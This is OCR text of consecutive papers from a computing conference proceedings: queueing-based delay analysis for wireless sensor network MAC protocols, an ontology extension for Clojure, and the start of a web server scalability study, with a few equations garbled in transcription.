in each slot equals to the product of the transmission-related channel used in each slot.

In PMAC [8], sleep/wake-up schedule for the whole network is dynamically made based on throughput based on its own traffic and the traffic pattern of its neighbor and longer sleep periods are given when network utilization is low. D-MAC employs a staggered active/sleep schedule. Converge cast is the mostly observed communication pattern within sensor networks. Data prediction is used to enable active slot request when multiple children of anode of a node have packet to send in same sending slot. Unidirectional paths from sources to the sink could be represented as data-gathering trees. The principal aim of D-MAC [9] is to achieve very low latency for converge cast communications. Wise MAC [10] is a novel energy-efficient medium access control protocol based on synchronized preamble sampling. By sampling the medium, the authors mean listening to radio channel for a short-duration activity. Wise MAC protocol uses non-persistent

CSMA with preamble sampling as to decrease idle listening. In preamble sampling technique, preamble precedes each data packet for altering the receiving node. It provides low power consumption when channel is idle. In [11], the authors investigate the delay minimization problem: given the wake-up rates of the sensor nodes, and how to optimally choose the any cast forwarding policy to minimize the expected end-to-end delay from all sensor nodes to the sink.

3 Channel Access Model

In this paper, we analyze the impact of scheduling at queue level and storage at node level on overall delay in MAC. Suppose we have an area of interest R × R. Sensors are randomly distributed in the field, following Poisson point process. In the first analysis, we suppose that data are generated, following Poisson distribution, and whenever a sensor has a data to send, it will immediately access the channel to send data. Once it got the chance, it will send data. This process keeps going. *N* sensors are trying to access the channel as shown in Fig. 1.

3.1 Delay Analysis Without Memory

Now we analyze the average delay through channel to access sink by Markov chain process and M/M/1 queuing model. A queue is shown in Fig. 2. We say that λ is the arrival rate of the request from the sensors for the channel in the queue. We assume that the arrival of request follows the Poisson process.




Fig. 1 Multiple channel access




Fig. 2 Queuing model




Fig. 3 State diagram for Markov chain

We consider that the service time to the sensors is exponentially distributed with parameter μ. We have to analyze the average waiting time for each sensor in the system. We say that system is in state I if there are total I request in the queue. System goes from state I to I + 1 if another request comes in the system. If in state I a request is served, it will go in state I − 1. Such a state diagram is shown in Fig. 3. We also assume that once a sensor will get the channel, it sends all the data what it might be collecting while being in the waiting in queue. So we also need to find average waiting time for the sensors in the queue.

In the case of limiting probability, i.e., if there are n sensors in the queue. We can find P_n probability of n sensors in the queue by the following difference equations.

$$\lambda P_0 = \mu P_1 \tag{1}$$

$$(\lambda + \mu)P_n = \lambda P_{n-1} + \mu P_{n+1} \tag{2}$$

From Eq. 1,

$$P_1 = \frac{\lambda}{\mu} P_0 \tag{3}$$

$$P_{n+1} = \frac{\lambda}{\mu} P_n + \left(P_n - \frac{\lambda}{\mu} P_{n-1} \right) \tag{4}$$

If we solve Eq. 4 for $n = 0, 1 \ldots n$, we get

$$P_0 = P_0 \tag{5}$$

$$P_1 = \frac{\lambda}{\mu} P_0 \tag{6}$$

$$P_{n+1} = \left(\frac{\lambda}{\mu} \right)^{n+1} P_0 \tag{7}$$

And also by the law of probability

$$\sum P_n = 1 \tag{8}$$

$$P_0 \sum_{n=0}^{\infty} \left(\frac{\lambda}{\mu} \right)^n = 1 \tag{9}$$

$$\frac{P_0}{1 - \frac{\lambda}{\mu}} = 1 \tag{10}$$

$$P_0 = 1 - \frac{\lambda}{\mu} \tag{11}$$

$$P_0 = 1 - \rho \tag{12}$$

where ρ is called intensity or utilization rate of system.

$$P_0 = \frac{\lambda}{\mu} \tag{13}$$

Average number of request in the system is given by

$$L = \sum_{n=0}^{\infty} nP_n \tag{14}$$

$$= \sum_{n=0}^{\infty} n\left(\frac{\lambda}{\mu}\right)^n \left(1 - \frac{\lambda}{\mu}\right) \tag{15}$$

$$= \frac{\lambda}{\mu - \lambda} \tag{16}$$

And hence waiting time in the system is given by

$$W_s = \frac{L}{\lambda} = \frac{1}{\mu - \lambda} \tag{17}$$

And waiting time in the queue is given by

$$W_Q = 1 - \frac{1}{\mu} = \frac{\lambda}{\mu(\mu - \lambda)} \tag{18}$$

Equations 17 and 18 give the required waiting time in the system and in the queue. If rate of data generation is p, where $p = \frac{\lambda}{N}$, then in W_Q time pW_Q data packet will be generated at each sensor. So on average, each sensor will be served for $1 + \frac{\lambda^2}{N\mu(\mu-\lambda)}$ packets in each access, if we have to send N packets on average it will take time as follows:

$$T = \frac{N}{1 + \frac{\lambda^2}{N\mu(\mu-\lambda)}} * \left[\frac{1}{\mu - \lambda}\right] \tag{19}$$

$$T = \frac{N}{\mu - \lambda + \frac{\lambda^2}{N\mu}} \tag{20}$$

3.2 Analysis of Delay with Memory

Now we analyze access of channel differently. We claim that if channel request from the whole region follows Poisson distribution, then request from individual sensors follows binomial distribution. We can prove it as follows. We say that Poisson distribution is limiting case of Binomial distribution. For this to prove, we have

$$\log_{n\to\infty} \frac{n!}{(n-k)!k!} \left(\frac{\lambda}{n}\right)^k \left(1 - \frac{\lambda}{\mu}\right)^{n-k} \tag{21}$$

$$\log_{n\to\infty} \frac{n(n-1)(n-2)\ldots(n-k+1)}{k!} \left(\frac{\lambda}{n}\right)^k \left(1 - \frac{\lambda}{\mu}\right)^{n-k} \tag{22}$$

Let $n\ (n-1)\ (n-2)\ldots\ (\mathrm{n}\ -\ \mathrm{k}\ +\ 1)\ =\ n^k\ +\ o(n^{k-1})$

$$\log_{n\to\infty} \frac{n(n-1)(n-2)\ldots(n-k+1)}{nkk!} = \frac{1}{k!} \tag{23}$$

$$\left(1 - \frac{\lambda}{n}\right)^{n-k} = \left(1 - \frac{\lambda}{n}\right)^{n} \left(1 - \frac{\lambda}{n}\right)^{-k} \tag{24}$$

$$\log_{n\to\infty} \left(1 - \frac{\lambda}{n}\right)^{-k} = 1 \tag{25}$$

$$\log_{n\to\infty} \left(1 - \frac{\lambda}{n}\right)^{n} = e^{-\lambda} \tag{26}$$

And hence, we have from 23 to 26

$$\log_{n\to\infty} \frac{n!}{(n\ -\ k)!k!} \left(\frac{\lambda}{n}\right)^k \left(1 - \frac{\lambda}{\mu}\right)^{n-k} = \frac{1}{k!}\lambda^k e^{-\lambda} \tag{27}$$

This is probability mass function for Poisson distribution. Applying this analysis, we take a sufficiently large storage at each sensor so that it can accommodate N data packet. Since N is the number of sensors in the field as well, we can say that data arrival in this storage is distributed according to Poisson process. Sensors contend for accessing channel to send data only when this storage if full. We depict this concept in Fig. 4. We claim that in this case, the arrival of request follows Poisson distribution with mean λ as in previous case. For this, we have to prove that the sum of Poisson distributed random variables is a Poisson random variable.

If $X \sim \text{Poisson}(\lambda_1), Y \sim \text{Poisson}(\lambda_2)$ and X, Y is independent, $Z\ =\ X\ +\ Y$

Then, $Z \sim \text{poisson}(\lambda_1\ +\ \lambda_2)$

We know that probability generating function of X and Y

$$G_X(X)\ =\ e^{-\lambda_1(1-s)} \tag{28}$$




Fig. 4 Multiple channel access with memory

$$G_y(X) = e^{-\lambda_2(1-s)} \tag{29}$$

$$G_{X+y}(s) = G_X(S)G_Y(S) \tag{30}$$

$$= e^{-\lambda_1(1-S)}e^{-\lambda_2(1-S)} = e^{-(\lambda_1+\lambda_2)(1-S)} \tag{31}$$

$$= G_Z(S) \tag{32}$$

After this proof, we calculate the average waiting time for each sensor for sensing N data packet. This can be given by as follows:

$$\frac{\lambda}{\mu(\mu - \lambda)} + N\left[\frac{1}{\mu - \lambda} - \frac{\lambda}{\mu(\mu - \lambda)}\right] \tag{33}$$

$$\frac{\lambda}{\mu(\mu - \lambda)} + \frac{N}{\mu - \lambda}\left[1 - \frac{\lambda}{\mu}\right] \tag{34}$$

4 Simulation Results and Discussion

In this section, the simulation results are obtained to analyze the performance proposed model in a randomly deployed sensor network. In simulation, sensing field of area 500 × 500 m^2 is assumed. Sensors are assumed to be of homogeneous in all aspect. The events generate sensor data according to binomial distribution. The number of sensors to be deployed is assumed 1,500. We simulated proposed model using MATLAB. Others simulation parameters are shown in Table 1.

Table 1 Simulation parameters

Number of sensors	1,500
Area of interest	500 × 500 m
Transmission range	20 m
Sensing range	15 m
Fading exponent	2

In Fig. 5, we depict comparison between channel access with memory and channel access without memory. The simulation results obtained using Eqs. (20) and (34). In Fig. 5, leftmost graph is shown for $\lambda = 4$ and $\mu = 5$ and rightmost graph is given for $\lambda = 1$ and $\mu = 5$. Simulation parameter for this experiment is shown in Table 1. We clearly can see that in case of heavy traffic, our proposed model with memory outperforms the generic access model without energy. Delay is measured in time unit. As we increase the number of sensors, the delay in both the cases increases, but it increases quite rapidly in case of model without memory.

Fig. 6 shows the result obtained for the proposed channel access model using S-MAC protocol under heavy load. Result indicates that lower delay is achieved when sensors equipped with the sufficient memory. It is notable that our mathematical model is consistent.





Fig. 5 General delay analysis for model with memory and without memory

Fig. 6 Delay analysis for S-MAC protocol with proposed model under heavy load



5 Conclusion

Our proposed model is specifically aimed for efficient reduction in delay in a various MAC protocols developed for wireless sensor network. We have used queuing analysis technique with Markov chain, Poisson distribution, and memory to access the channel intelligently. This novel approach of channel access effectively reduces waiting time in queue during high load in a network. The model is also validated with efficient integration in S-MAC protocols. In this work, we have studied and analysis the performance of our proposed model in standard S-MAC protocol in terms of delay.

In our future course of research, we will analysis the performance of our model for critical issues such as energy consumption, collision avoidance, and throughput. We will also apply our model to analysis the performance in other MAC protocols in wireless sensor networks.

References

1. Akyildiz, I.F., Su, W., Sankarasubramaniam, Y., Cayirci, E.: Wireless sensor network: a survey. Elsevier Comput. Network **38**, 393–422 (2002)
2. yick, J., Mukherjee, B., Ghosal, D.: Wireless sensor network survey. Elsevier Comput. Network **52**, 2292–2330 (2008)
3. Ye, W., Heidemann, J., Estrin, D.: Medium access control with coordinated adaptive sleeping for wireless sensor networks. IEEE/ACM Trans. Networking, **12**(3), 493–506 (2004)
4. Ye, W., Heidemann, J., Estrin, D.: An energy-efficient MAC protocol for wireless sensor networks. In: Proceedings of the IEEE INFOCOM, New York, USA, pp. 1567–1576 (2002)
5. Dam, V. T., Langender, K.: An adaptive energy efficient MAC protocol for wireless sensor networks. Sensys 3, November 5–7 (2003)
6. Yang, J., Ulukus, S.: Delay minimization with a general pentagon rate region. ISIT 2010, Austin, Texas, USA, June 13–18, IEEE, pp. 1808–1812 (2010)
7. Yang, J., Ulukus, S.: Delay minimization in multiple access channels. ISIT 2009, Seoul, Korea, June 28–July 3, IEEE, pp. 2366–2370 (2009)
8. Zheng, T., Radhakrishnan, S., Sarangan, V.: PMAC: an adaptive energy efficient MAC protocol for wireless sensor networks. In: Proceedings of the IEEE International Parallel and Distributed Processing Symposium, pp. 65–72 (2005)
9. Lu, G., Krishnamachari, B., Raghavendra, C.S.: An adaptive energy-efficient and low-latency MAC for data gathering in wireless sensor networks. 18th International Parallel and Distributed Processing Symposium (IPDPS'04) IEEE (2004)
10. Demirkol, I., Ersoy, C., Alagöz, F.: Bogazici MAC protocols for wireless sensor networks: a survey. IEEE Commun. Mag. IEEE **44**, 115–121 (2006)
11. Kim, J., Lin, X., Shroff, N.B., Sinha, P.: Minimizing delay and maximizing lifetime for wireless sensor networks with any cast. IEEE/ACM transactions on networking **18**(2) April (2010)

An Ontology-Based Software Development Environment Using Upgraded Functionalities of Clojure

Mary Alias and C. R. Rene Robin

Abstract The development of a system which supports a multiprogramming paradigm is very challenging these days. The current programming languages provide only a single programming paradigm, due to which software programmers have to mix and match different programming languages for modeling a business process. Clojure is a programming language which has multiple programming techniques, such as functional, object-oriented, and concurrent. In the proposed system, the ontology paradigm is also added to Clojure with the help of meta-programming. Thus, Clojure has become an efficient software development environment, with added features of ontology, using which one can represent the semantics of complex business processes.

Keywords Ontology · Semantic web · Clojure · Metaprogramming

1 Introduction

Software development is intended for modeling different business processes, but the programming languages which are used at present do not help in fully implementing a business process. Software engineers have to mix and match programming languages for complete modeling of a business. The introduction of ontology into a programming language will help software developers to lessen their work. But all the current research in ontology is based on the Web, especially

M. Alias (✉) · C. R. R. Robin
Department of Computer Science and Engineering, Jerusalem College of Engineering, Chennai, India
e-mail: anumaryalias@gmail.com

C. R. R. Robin
e-mail: crrenerobin@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_61, © Springer India 2014

on the development of the semantic Web. This system aims at the introduction of an ontology paradigm into programming language.

Most of the general-purpose programming languages do not provide internal support for semantically rich domain-driven programming. To include domain-driven support, the basic approach used in a normal programming language is to extend the grammar. But extending the grammars of languages is not easy. Yet another approach is to develop and use special purpose libraries. This always adds complexity and causes impedance mismatch [1]. The ontology definition meta-model is one of the ways to solve this problem. It only standardizes the language for static modeling and drawing of OWL-related applications, but does not offer practical means for the actual implementation [2]. Object/Ontology Mappers will provide mapping between RDF and application. But, it will create an impedance mismatch, which occurs while using two different methodologies [1, 3]. There are other methods such as deep Integration approaches [4] which are based on OWL, which is not programmer-friendly.

Software environments are designed with a single programming paradigm, such as ontology, functions, objects, or concurrency [5]. So, the solutions developed using this type of software environments will limit the representation and efficiency. Hence, mixing and matching languages, platforms, and paradigms are the typical techniques used to solve this problem. Cross-mapping multiple paradigms and platforms will produce an impedance mismatch that increases a solution's complexity. Clojure is a recently developed programming language on top of Java and can be complied with the JVM and.NET framework [6]. This will support most of the programming paradigms such as functional, object-oriented, and concurrent. If the ontology feature is added into this language, it will act as a good environment for the development of software. The addition of Ontology into Clojure is based on a metaprogramming feature.

2 Backgrounds and Related Work

Currently, most of the ontology implementations into software are based on the integration approach, while yet another technique is based on the incorporation approach. The incorporation approach uses a simple and agile integration of ontologies into a mainstream programming environment [7]. This approach will help developers to write simple domain-driven codes, but this is not a replacement of OWL.

Metaprogramming is a process of making programs that manipulate other programs as data. It manipulates symbols representing various complex operations rather than plain data elements [8]. Most of the programming languages support a metaprogramming feature. This can be better implemented in a language that is functional, as it can manipulate the functions in the same way as that of data.

The framework for studying the modeling problem is called modeling spaces [9]. Modeling spaces can be of two types: conceptual modeling space and concrete

modeling space. Modeling space defines multiple modeling approaches and their relations, thereby helping engineers to understand the modeling space, to select the best modeling approach for their system.

A mechanism, whereby both metamodeling and ontologies are made compatible and linked in such a way as to benefit both communities, and to contribute to a coherent underpinning theory for software engineering, is defined in paper [10]. A metamodel basically concentrates on the solution domain, whereas ontology concentrates on the problem domain. There are domain ontologies that deal with the development of a vocabulary for a specific domain, while meta-ontology deals with the development of concepts for developing domain ontology. This definition of ontology is formal and can be used as a high-level abstract for developing metalanguages and a model at a domain-specific level.

The semantic Web is an extension of the current Web that defines the structure of the content of a Web page, such that computers can interact with the Web in a similar way as that of humans, thereby reducing human effort [11]. This novel approach to Semantic Web search, called Serene, allows for a semantic processing of Web search queries, and for evaluating complex Web search queries that involve reasoning over the Web [12].

3 Architecture and Implementations

The Clojure programming language is the base for the development of all other modules. It is a functional language as there are functions that can create another functions, function that can receive function as parameter [6]. The concurrency is achieved in Clojure with the help of software transactional memory. Descriptive logic abstractions are used for the creation of ontology functionalities. The ontology paradigm is added with the help of macros and functions (Fig. 1).

3.1 Predicates

A predicate is a function that returns a Boolean value. Predicates can be used for defining conditions for validation. The restriction function is also a predicate, which can be any Clojure function that receives any arguments. Reference types are defined as predicates for easy validation in the system.

3.2 Utils

Utils are basically used to enhance a certain part of functionality. There are a lot of applications that support regular expressions in one way or another, enhancing




Fig. 1 Architectural diagram

certain parts of their functionality. In a utils unit, one has to develop a new enhanced feature that one would like to use in a new programming environment.

3.3 Validation

Validation is the act of validating, or it can be defined as a process of checking the correctness and completeness of the system. Validation in the development of a programming language basically involves pre-validate, post-validate, checking violation based on certain criteria and checking satisfactory conditions.

3.4 Property

Property defines the general characteristics that can be attached to concepts. A property is similar to the attributes of a class in object-oriented programming. Typical examples are color, shape, size, etc. Property is developed with the help of the macro.

3.5 Concept

Concept is used to define the general entities of one's business domain such as employee, product, purchase, and is similar to the class of object-oriented

programming language. Property is independent of the concepts, so that one property may be attached to many concepts. Role is the actual "attachment" of a particular property to a particular concept. Multiple properties can be associated with a concept.

3.6 Individuals

Individuals are used to represent an instance of a concept. Individuals are similar to objects in object-oriented programming. Usually, individuals are developed with the Clojure function. Using this function, one can create concrete individuals that represent concrete things.

4 Results

The results of the property, concept, and individual modules are discussed with the following examples. The testing of the developed system is carried out in the banking domain. The property functionality is used to represent the general characteristics of a real-world entity. A typical example of property is "bank-name" which specifies the name of the bank and is of the type string. The representation of the property is shown in Fig. 2.

Concepts are used to represent the real-world entity. Here, in Fig. 3, "bank" is defined as a concept with the property "bankname." The association of the concept and the property is carried out with the help of a role.

The instance of the concept is represented using individuals. Here, the "bank-concept" is associated with "bankname-property" and hence the instance of the bank will have different bank-names. In this example, shown in Fig. 4, the "bank-name" is "SBI."

```
user=>
user=> (property bankname[string?])
#'user/bankname
user=>
```

Fig. 2 Sample property representation

```
user=>
user=> (concept bank [bankname])
#'user/bank
user=>
```

Fig. 3 Sample concept representation

```
user=>
user=> (bank ::bankname "SBI")
{:user/bankname "SBI"}
user=>
```

Fig. 4 Sample individual representation

Table 1 Comparison of languages/framework

Language/ framework	Features			
	Compatibility with JAVA and .NET	Lightweight	Concurrency (STM)	Ontology
Clojure	Yes	Yes	Yes	No
Jena	Yes	No	No	Yes
Scala	No	Yes	No	No
Developed system	Yes	Yes	Yes	Yes

The evaluation of the developed system is done with the following features against three programming languages/framework. The table above shows the comparative study of different frameworks or languages (Table 1).

5 Conclusion and Future Work

Multiprogramming a paradigm feature within a single language is accomplished by using homogeneous metaprogramming. Thus, the developed system became an alternative to adding a new platform to the environment. By using this, the complexities of a multiplatform development are avoided. The system can capture the semantics of business processes, and hence, improves the software development process. The developed system is user-friendly and has an easy to implement approach.

The major extension is to include mechanisms, such that the developed system can be used as input to reasoners such as Pellet, Racer, or FaCT++, using the hyper-tableau algorithm for generating rules based on ontology.

References

1. McBride, B.: Jena: A semantic web toolkit, IEEE Internet Comput., **6**(6), 55–59 (2002)
2. O. M. Group.: Ontology definition metamodel (ODM) Ver. 1.0, Cleveland, OH: OMG specifications (2010)
3. Broekstra, J., Kampman, A, Van Harmelen, F.: Sesame: A generic architecture for storing and querying RDF and RDF schema, in Proceedings 1st International Semantic Web Conference, **2342**, 54–68 (2002)

4. Babik, M., Hluchy, L.: Deep integration of python with web ontology language, in proceedings 2nd workshop script. Semant. Web ESWC, Budva, Montenegro, **183**, 1613–0073 (2006)
5. Djuric, D., Devedzic, V.: Magic potion: Incorporating new development paradigms through metaprogramming. IEEE Softw. **27**(5), 38–44 (2010)
6. Halloway, S.: Programming Clojure. Raleigh, NC: Pragmatic Bookshelf (2009)
7. Djuric, D., Devedzic, V.: Incorporating the ontology paradigm into software engineering: enhancing domain-driven programming in Clojure/Java, IEEE Trans. Syst., Hum., **42**(1), 3–14 (2012)
8. Spinellis, D.: Rational metaprogramming IEEE Softw., **25**(1), 78–79 (2008)
9. Djuric, D., Gasevic, D., Devedzic, V.: The tao of modeling spaces. J. Object Technol., **5**(8), 125–147 (2006)
10. Henderson-Sellers, B.: Bridging metamodels and ontologies in software engineering. Int. J. Sys., Sof., 84, 301–313 (2011)
11. Berners-Lee, T., Hendler, J., Lassila, O.: The semantic web, Sci. Amer., **284**(5), 28–37 (2001)
12. Fazzinga, B., Gianforme, G., Gottlob, G., Lukasiewicz, T.: Semantic web search based on ontological conjunctive queries, Elsevier, 9, 453–473 (2011)

Using a Cluster for Efficient Scalability Evaluation of Multithreaded and Event-Driven Web Servers

Syed Mutahar Aaqib and Lalitsen Sharma

Abstract Scalability of a Web server is pertinently influenced by the architecture of Web server software system and/or Web server cluster. In this paper, a Web server cluster system is used to evaluate the vertical (scale-up) and horizontal (scale-out) scalability properties of multithreaded *Apache* and event-driven *μserver* Web server. Servers are scaled up by adding more processor cores to the server node and scaled out by adding more server nodes to the cluster. A number of experiments are thus performed on nine different cluster configurations. The relative capacity is measured against the number of active processor cores. The analysis of calculated relative capacity shows that scalability makes a transition from 'near-linear' to sub-linear for both Web servers as more processor cores and/or server nodes are added. While comparing the throughput, it was found that *μserver* exhibits slightly better performance than *Apache* on all nine server cluster configurations; although the increments in scalability achieved by means of vertical (scale-up) and horizontal (scale-out) scalability are almost equivalent.

Keywords Web server cluster · Web server architecture · Scalability

S. M. Aaqib (✉)
Research Scholar, Department of Computer Science and IT, University of Jammu, Jammu, India
e-mail: syed.auqib@gmail.com

L. Sharma
Associate Professor, Department of Computer Science and IT, University of Jammu, Jammu, India
e-mail: lalitsen.sharma@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_62, © Springer India 2014

1 Introduction

Scalability is defined as 'a measure of a system's ability to without modification cost-effectively provide increased throughput, reduced response time and/or support more users when hardware resources are added' [1]. It also refers to the ability to maintain server's availability, reliability, and performance as the amount of concurrent Web requests increase [2]. Scalability is a system property and the Web server architecture is a key factor in determining it [1]. If an underlying architecture is not able to utilize additional resources to increase the performance, the system is not considered to be scalable [3]. Evaluating scalability of a Web server is more difficult than measuring the performance of a Web server and determining the load that saturates it. A complete study of scalability must provide the cause of the saturation and identify the bottlenecks [2, 4]. The two main architectures which have been extensively used in the development of Web servers are multithreaded and event-driven [5]. The prime difference between them is in handling the socket operations [5, 6]. While handling a request, a Web server uses either blocking or non-blocking socket operations. In case of blocking operations, calling thread is blocked till all the data associated with the request are transmitted by the kernel. While in case of non-blocking operations, calling thread is allowed to execute while parts of data transmitted by the kernel are buffered. Former architecture is called multithreaded while as latter is referred to as event-driven architecture [6]. Based on these two architectures, the Web server implementations, namely *Apache* and *µserver,* have been studied on nine different Web server cluster configurations. Evaluation is performed by testing both vertical (scale-up) and horizontal (scale-out) factors. For vertical scalability, more processors cores are added to the node of a cluster, and for horizontal scalability (scale-out), more server nodes are added to the cluster.

2 Scalability Types

Relative capacity $C(p)$, a measure of scalability of a system, is defined as the ratio of the capacity with p processors to the capacity of one processor [7].

$$C(p) = X_{\max}(p) / X_{\max} \tag{1}$$

where

$X_{\max}$ (1) is the maximum capacity with 1 processor core and,

$X_{\max}$ (p) is the maximum capacity with p processors cores.

Categorization of scalability based on the relative capacity $C(p)$ has been divided into three types. If relative capacity $C(p) = p$, then scalability is said to be linear. And if the value of is $C(p) < p$, then scalability is sub-linear. Other case is when $C(p)$ is greater than p, then scalability is called super-linear [1].

Since our measurements utilize a Web server cluster, it is dependent on two factors—the number of cores (vertical) and the number of server nodes (horizontal).

Thus, relative capacity $C\ (p,\ q)$ in this case can thus be expressed as

$$C(p,\ q)\ =\ X_{\max}(p,\ q)/\ X_{\max}(1,\ 1) \tag{2}$$

where

$X_{\max}\ (1,\ 1)$ is the maximum capacity with 1 processor core and 1 server node,

$X_{\max}\ (p,\ q)$ is the maximum capacity with p processors cores and q server nodes.

3 Experimental Setup

The experimental test bed comprises of a HP Proliant server machines with Intel XEON 2.40-GHz processor with 16-GB RAM. Client nodes are 2.0-GHz Intel Core 2 Duo processor machines with 2-GB RAM running httperf workload generators [8]. A 'RAM-disk' of 128 MB was used for collecting measurement statistics as described by [9, 10]. Each client node emulates the configured number of clients performing requests to the server during a fixed time period. All the nodes run the Windows Server 2003 OS.

Server machines form a cluster, identified by one IP address which is then connected with client machines through a 1-Gbps Ethernet network. One of the prime considerations in the experiments is to prevent resources other than processors to become a bottleneck.

4 Methodology

A general scalability evaluation methodology proposed by Jain [11] demands the selection of, proper scalability metrics and the factors that influence in the scalability. These factors have been classified into hardware and software factors. The hardware factors depend upon the architecture of the system, processors, and memory. Software factors include the operating system, the architecture of the Web server, Web services processing engine, and load defined by the Web application [5, 12]. In general, a system is said to be scalable when its performance increases proportionally with the increase in the hardware. Scalability is thus quantified as 'the capability of a system to increase its throughput under an increased load when the new resources are added' [4]. In this paper, scalability is calculated from the increments achieved in the throughput. Various sets of experiments were carried out to evaluate and compare the scalability of multithreaded and event-driven Web servers using the Web server cluster. For these experiments, Multithreaded *Apache* 2.2 and event-driven *µserver* were used. In addition to that, a kernel-based TUX Web server [13] was used in the preliminary experiments to validate the request generation capabilities of the client workload generators as described in [9, 10].




Fig. 1 An experimental test bed for evaluating scalability of Web servers is using NLB technology

